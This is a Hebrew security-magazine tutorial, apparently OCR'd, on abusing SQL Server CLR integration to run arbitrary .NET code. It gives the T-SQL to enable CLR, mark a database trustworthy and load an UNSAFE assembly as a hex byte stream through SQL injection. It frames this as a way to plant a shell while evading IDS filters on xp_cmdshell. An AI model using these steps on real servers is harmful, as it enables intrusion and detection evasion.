


SQL CLR Integration

מאת מרון סלם (HMS)

הקדמה

שלום לכולכם, זאת הפעם הראשונה שאני כותב לגליונות של Digital Whisper, וקודם כל הייתי רוצה להוריד את הכובע בפני cP ו-UnderWarrior על היוזמה, וכן לכל החבר'ה הנפלאים בסצינה הקטנה שלנו שעוזרים וכותבים ומשתפים את כולנו בידע שלהם.

בעבר הייתי כותב בגליונות של אתר השטן ז"ל, וההתמקדות שלי הייתה בצדדים שמשלבים פיתוח - לצורך אבטחת מידע (או פרצות, תלוי בנקודת המבט). החלטתי להמשיך באותו קו ולכתוב לכם מאמר על טכנולוגיה מעניינת של מיקרוסופט, שבנסיבות הנכונות יכולה לאפשר לנו לעקוף מנגנוני הגנה נפוצים.

SQL 2005 \ .NET CLR Integration

חברת מיקרוסופט פיתחה מנגנון שימושי מאוד אשר מאפשר למתכנתים להרחיב את יכולות בסיס הנתונים שלהם מעבר לשפות השאילתות הרגילה (SQL) ומעבר לשפת הפרוצדורות (Stored Procedures), ע"י הכנסת השימוש בכתיבה של קוד .NET. של ממש, אשר ירוץ ישירות על שרת ה-SQL.

Microsoft SQL Server 2005 משפר באופן משמעותי את מודל התכנות באמצעות האירוח של .NET Framework 2.0 Common Language Runtime (CLR) במסד הנתונים. מודל זה מאפשר למפתחים לכתוב פרוצדורות, טריגרים ופונקציות בכל אחת מהשפות ב-CLR ובמיוחד: Microsoft Visual C#, .NET Microsoft Visual Basic ו-Microsoft Visual C++ .NET. אפשרות זו גם מאפשרת למפתחים להרחיב את מסד הנתונים עם סוגים חדשים של טיפוסים ו-Aggregates. (תרגום חופשי מאתר מיקרוסופט בכתובת: http://msdn.microsoft.com/en-us/library/ms345136(SQL.90).aspx שם תוכלו למצוא את כל ההתפארות שלהם בחידושים ויתרונות ועוד... ☺)

כאשר מדובר בביצוע חיתוכים (אפילו מורכבים למדי) על הנתונים בטבלאות, מה ששפת ה-SQL מאפשרת לנו לבצע הוא די מוגבל. שפת הפרוצדורות מאפשרת לנו קצת יותר חופשיות תיכנותית - אך

תמיד הכל בגבול השפה (שגם היא עדיין די מוגבלת כאשר מציבים אותה מול שפת תיכנות רגילה). לעומת זאת, באמצעות טכנולוגית ה-CLR ניתן להשתמש כמעט בכל היכולות של שפות התכנות הסטנדרטיות בתוך בסיס הנתונים וכך להגדיל את גמישות העבודה ודינמיות המשימות הממומשות על-ידיה.

עד עכשיו אני רק מהלל את מייקרוסופט על הטכנולוגיה החדשה, איפה זה בדיוק קושר אותנו לאבטחת מידע? כמו שידוע לכם, כל מתכנת/האקר יכול להחליט מה התוכנה שלו תעשה, וככול שמאפשרים לו יותר גמישות ואפשרויות במימוש המשימות, כך היצירתיות והמניפולציות שלו יוכלו להיות מעניינות יותר. ובמקרה הנ"ל, מייקרוסופט איפשרה למתכנתים חופש פעולה גדול יותר, אך היא גם פתחה בפני האקרים פתח להרצה של קוד, קוד NET. של ממש, על שרת ה-SQL שלה.

לפני שנראה איך האקרים מנצלים עניין זה, בואו איך עובדים עם טכנולוגיה זו. הדרך הקלאסית שבה מיקרוסופט מציעים להשתמש בטכנולוגיה היא באמצעות VS2005\2008 או כל גרסא מתקדמת יותר. כאשר בוחרים פרוייקט של SQLServerProject, אנו נשאלים באיזה Instance של בסיס הנתונים להשתמש (ניתן לבחור כל בסיס נתונים זמני\חדש - זה לא באמת משנה). לאחר מכן ניתן להוסיף לפרוייקט Stored Procedure חדש (ע"י Ctrl + Shift + A), ולתוכו לכתוב את הקוד. הקבצים שמתקבלים הם cs, והקוד שם הוא קוד #C. לצורך הדוגמא, ניצור פרוייקט כאמור, נוסיף SP חדש ונכתוב בו:

```
[Microsoft.SqlServer.Server.SqlProcedure]
    public static void Ping()
    {
        SqlContext.Pipe.Send("Pong!");
    }
```

נקמפל את הקוד ואם עשיתם הכל כמו שצריך, אמור להיות לכם בבסיס הנתונים SP חדש בשם PING, ניתן להריץ אותו ע"י שליחת השאילתה הבאה:

```
Exec [dbo].[Ping]
```

בהודעות חזרה מהשאילתה (אם אתם מריצים את זה בתוכנת הניהול של SQL 2005) תקבלו Pong כצפוי. כמו כן, שימו לב שנוצר לנו קובץ DLL בתקיה Debug של הפרוייקט, קובץ זה נטען לתוך בסיס הנתונים.

נקודות חשובות שצריך לדעת בנוגע לדרישות האבטחה כשמתקינים SP חדש שמחובר לקוד של CLR:

- רק חשבון DBO או כל חשבון מאותו הקבוצה יכול לבצע התקנה של DLL.

- למשתמש המתקין צריכה להיות הרשאה לקרוא את קובץ ה-DLL (בהמשך נראה כיצד עוקפים את הדרישה הזאת).

כאשר מנהל המערכת מתקין DLL הוא קובע את רמת האבטחה החלה על אותו ה-DLL. הגדרה זאת מבטאת את סוגי הפעולות והמשאבים אליהם ה-DLL יכול לפנות. הרמות שניתן לקבוע הן:

- SAFE - הרמה שנקבעת By Default, מאפשרת ל-DLL לגשת לנתונים הנמצאים אך ורק בתוך השרת.
- EXTERNAL_ACCESS - מאפשרת ל-DLL לגשת למשאבים מחוץ לשרת (משאבים כגון קבצים מרוחקים, מפתחות מ-Remote Registry, משתנים משרתים חיצוניים וכו').
- UNSAFE - מאפשרת ל-DLL לגשת למשאבים "רגישים יותר" הנמצאים מחוץ לשרת (כגון Win API וכו').

עד עכשיו עבדנו עם ה-IDE שעשה בשבילנו את כל העבודה, אבל מה בעצם קרה ברקע? תמצתתי את הפעולות של התהליך לפעולות הרלוונטיות לנו לצורך הבנת הנושא/ביצוע הפריצה בהמשך: (את כל הפקודות ניתן להריץ בשאילתה דרך כלי הניהול של SQL 2005 או דרך דף שמתחבר לשרת ה-SQL או כמובן דרך SQL Injection ☺):

```
sp_configure 'show advanced options', 1;
GO
RECONFIGURE;
GO
sp_configure 'clr enabled', 1;
GO
RECONFIGURE;
GO
```

(רצף הפקודות הנ"ל פותח את האפשרות להריץ קוד של CLR):

```
USE [MyDBInstanceName]
ALTER DATABASE [MyDBInstanceName] SET TRUSTWORTHY ON;
CREATE ASSEMBLY SQLCLRTest
FROM 'C:\Users\HMS\Documents\Visual Studio
2005\Projects\SqlServerProject1\SqlServerProject1\bin\Debug\SqlServerPr
oject1.dll'
WITH PERMISSION_SET = UNSAFE
```

בפקודות הנ"ל MyDBInstanceName מתייחס לשם ה-DB עליו אנו עובדים. השורה השניה משנה הגדרה בבסיס הנתונים אשר מורה לשרת ה-SQL לבטוח בקבצי הנתונים ותוכנם.

הסבר מורחב ניתן לקבל בכתובת: http://msdn.microsoft.com/en-us/library/ms187861.aspx

לאחר מכן יוצרים Assembly חדש בתוך בסיס הנתונים מתוך הקובץ בשם SQLCLRTest (יש לציין שהקובץ יכול גם לשבת על נתיב ברשת). חשוב לציין שהקובץ ממופה רק פעם אחת כשמריצים את השאילתה הנ"ל ולא בכל פעם שקוראים לפונקציה שבתוכה. מה שקורה בעצם זה שכל הקוד של ה-DLL נשמר בתוך בסיס הנתונים (כתוצאה מהפקודה Create) ובהמשך הקוד נקרא מקומית מהעותק השמור בטבלת המערכת.

בשורה האחרונה מגדירים את רמת ההרשאה שבמקרה שלנו מאפשרת להריץ גם קוד לא בטוח.

```
CREATE PROCEDURE [dbo].[Ping]
WITH EXECUTE AS CALLER
AS
EXTERNAL NAME [SQLCLRTest].[StoredProcedures].[Ping]
GO
```

ברצף הפקודות הנ"ל אנחנו בעצם ממפים את הפונקציונאליות מתוך ה-Assembly לתוך SP, כך שכאשר נריץ את ה-SP הוא יגרום להרצה של הפונקציה שכתובה בתוך ה-DLL. עקרונית, בשלב הזה הכל מוכן להרצה וכל מה שצריך לעשות זה להפעיל את ה-SP החדש שלנו, והוא יריץ את כל מה שנכתוב לו ב-C#, סוס טרויאני, וירוס, רוגלה או כל דבר שעולה על רוחנו. לדוגמא, החלפה של השורה:

```
SqlContext.Pipe.Send("Pong!");
```

בשורה:

```
System.Diagnostics.Process.Start(@"c:\windows\system32\calc.exe");
```

תגרום לכך שבזמן שנריץ את ה-SP השרת יריץ את תוכנת המחשבון במערכת ההפעלה. באותה הדרך ניתן לכתוב דברים מסוכנים ומתוחכמים בהרבה. חשוב לציין שמפני שהקוד שמורץ הוא מקומי, יש צורך למחוק ולטעון מחדש את ה-DLL לאחר כל שינוי שמבצעים בו. את פעולה המחיקה ניתן לבצע באמצעות הפקודה:

```
Drop ASSEMBLY SQLCLRTest
```


נותרה עוד שאלה אחת שלא ענינו עליה: איך אפשר להעלות את ה-DLL עם הקוד שלנו לשרת ה-SQL כשאנחנו תוקפים שרת מרוחק? אם תלכו בבסיס הנתונים המקומי שלכם באמצעות כלי הניהול, תחת:

DBNAME > Programmability > Assemblies

תמצאו את ה-Assembly שיצרתם בדוגמא. אם תלחצו עליו עם הלחצן הימני:

Script Assembly As > Create To

יתאפשר לכם לייצא את תוכנו של ה-DLL לסקריפט. סקריפט זה יכיל את הקוד שלכם בצורה של Byte Stream שניתן יהיה להריץ ישירות דרך השאילתה. בצורה זאת לא צריך להעלות את הקובץ לשרת המותקף ונוכל להריצו ישירות מתוך השאילתה (או ההזרקה במקרה של SQL Injection) וליצר את ה-Assembly ישירות על שרת ה-SQL:



אם אכן תייצאו את קוד ה-DLL לסקריפט, הקוד שתקבלו שם יראה בסגנון הבא:

```
USE [AdSystemDB]
GO
/****** Object:  SqlAssembly [SQLCLRTest]    Script Date: 12/06/2009
19:15:48 ******/
CREATE ASSEMBLY [SQLCLRTest]
AUTHORIZATION [dbo]
FROM
0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000
0000000000000000000000000000000000000000000000000800000000E1FBA0E00B4
09CD21B8014CCD21546869000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000.....
WITH PERMISSION_SET = UNSAFE
```

קיצרתי את הקוד כי הוא לוקח 5 עמודים, אבל כל המחרוזת הארוכה הזאת זה בעצם הקוד שלכם ב-MSIL (שפת הביינים של .NET). עכשיו יש לכם את כל המרכיבים בשביל להשתמש בטכניקה הזאת כאשר אתם מוצאים SQL Injection עם הרשאות DBO.

סיכום

במקרים רבים שנמצאת מערכת אשר חשופה למתקפות SQL וישנו איזה IDS שמבצע סינון על-פי חתימות של שימוש במילים "חשודות" (כגון xp_cmdshell) ומונע מאיתנו להשתמש בפרוצדורות הנ"ל בכדי להריץ פקודות על השרת, תמיד תוכלו לנסות להעלות SHELL משלכם בשיטה הזאת ולהשתמש בו. בגלל שהשיטה הנ"ל הרבה פחות מוכרת מהשיטות הקלאסיות, רב מנגנוני ה-IDS אינם יזהו הוקטורים המיושמים במתקפה הנ"ל כ-"עויינים".